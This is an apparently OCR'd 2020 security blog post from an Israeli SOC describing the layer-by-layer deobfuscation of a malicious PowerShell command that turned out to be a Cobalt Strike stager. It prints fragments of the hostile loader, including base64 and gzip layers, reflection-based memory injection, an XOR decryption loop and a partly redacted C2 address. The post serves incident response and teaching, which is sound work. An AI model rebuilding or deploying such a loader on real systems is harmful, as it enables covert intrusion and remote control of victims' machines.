
From virus alert to PowerShell Encrypted Loader

trustnet.co.il/blog/virus-alert-to-powershell-encrypted-loader/

November 15, 2020



November 15, 2020 | By Michael Wainshtain Technical Team Leader

From virus alert to PowerShell Encrypted Loader

It was a Friday afternoon, attending my shift, doing regular SOC related activities, receiving multiple virus notifications and compliance alerts from here and there. In the interim, all of a sudden, we received a high severity alert – *"most likely malicious PowerShell execution fired!"*

As the affected device was a user workstation, as per our Incident Response Processes, our configured Security Orchestration, Automation, and Response (SOAR) solution executed a predefined playbook isolating the device. While the SOAR unrelentingly enriched the security incident, our *Shift A* responder commenced the manual investigation of the command line:

Let's break it down!

**A few notes:

1. In most cases, foreign code or scripts largely has a few layers of obfuscation or encryption and in some cases both – to avoid detection and response.
2. We recommend using CyberChef and other techniques/tools you are familiar within your environment. In case, if you are unfamiliar with CyberChef, it's high time – we would recommend you get acquainted with it.
3. We have added ## before any comments I write in the code itself.

The First detection examined was PowerShell encoded command:

Layer 1 – PowerShell Encoded Command:

```
"powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8 <REDACTED>
cAByAGUAcwBzAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABlAGMAbwBtAHAAcgBlAHMAcwApACkAKQAuAFIAZQBhAGQA
```

We base64 decoded this and received the following

Layer 2 – Gzip-stream with further command/instructions:

```
"$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAAAK1XWW/iyBZ+Dr/CD5EAQdI<REDACTED>pwARo5L7jAwNlKUAzWCm6ElISo72/AS9R1K4DDgAA"));I
(New-Object IO.StreamReader (Ne
```

```
w-Object IO.Compression.GzipStream ($s,[IO.Compression.CompressionMode]::Decompress))).Read…
```

So, what's happening here?

1. Created a new IO memory stream.

2. Populated $s variable with the base64 data (**think about a zip file without the physical file).

3. Decoded the base 64 from $s variable.

4. Invoked the code we got after decoding the base64 stream.

Layer 3 – PowerShell code to inject foreign code into memory after decrypting:

```
$DoIt = @'function func_get_proc_address {
```

```
    Param ($var_module, $var_procedure)
```

```
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache
-And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
```

```
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
```

```
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))}
```

Functions that are related to memory, assemblies & memory injections

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGE<REDACTED>PtB0KrHKV1CE/KJMG18tUiogp8e3lJoSYsissEPRCmCSvZZTnfOOkbbYjnZeK
```

base64 code to populate data which threat actor does not want us to see in clear text

```
for ($x = 0; $x -lt $var_code.Count; $x++) {    $var_code[$x] = $var_code[$x] -bxor 35}
```

```
## Predefined XOR key to 'decrypt' the code before invoking it ##
```

```
If ([IntPtr]::size -eq 8) {    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
```

execution function will invoke 'THIS' after the code was decrypted

Layer 4 – XOR Encrypted Code that will be injected into memory:

```
üè....`.å1Òd.R<REDACTED>U.#..Ô¬.
```

```
.User-Agent: Mozilla/4.0 (compatible; <REDACTED>; Trident/4.0; SLCC2; .NET CLR 2.0.50727)
```

```
.R. <REDACTED>.ýÿÿ185.147. <REDACTED>
```

Here we see and collect:

REDACTED User Agent IOC

REDACTED IP address IOC

The code that was loaded earlier into memory will go to the IP mentioned above and retrieve the next step\stage\file\command from the C2 control server.

Post a rapid triage and attribution, our responder concluded that this is a PowerShell stager with encoded and XOR encrypted shellcode related to Cobalt Strike.

Cobalt Strike is a pioneering toolkit used across multiple levels of intrusion to solve intruder's difficulties such as post intrusion exploitation, stealth, and reconnaissance, and beaconing for C2C (command and control).

In general, such staged payloads may provide the privilege for an attacker to transfer trivial binaries to a targeted host retrieving the desired payload afterward, as we see in our case above. Cobalt Strike in a way is also one of the most preferred post-exploitation agents used by red teams and adversaries, to emulate or target long-term embedded threat actors in a corporate network.

When you see Cobalt Strike in your environment, either one of the following is going on:

1. You currently amidst of an ongoing RED team engagement

OR

1. You have a threat actor in your environment

When dealing with cyber crimes, an indication of Cobalt Strike beacons and implants usually happens in advanced phases in the attack chain. The Cobalt Strike communication is generally seen next to the LAST stages of the attack.

For us, in this case, we had a very non-standard incident of a word document loading to Cobalt Strike – this is something that you don't see every day. This incident will be further examined and investigated by our team with the emphasis on understanding – ***who*** could have sent these malicious documents, and especially ***why***??

Got anything to say?

Visit our blog or Follow Us on Facebook Page for the latest news and insights on cybersecurity.

Stay Safe with **TrustNet**!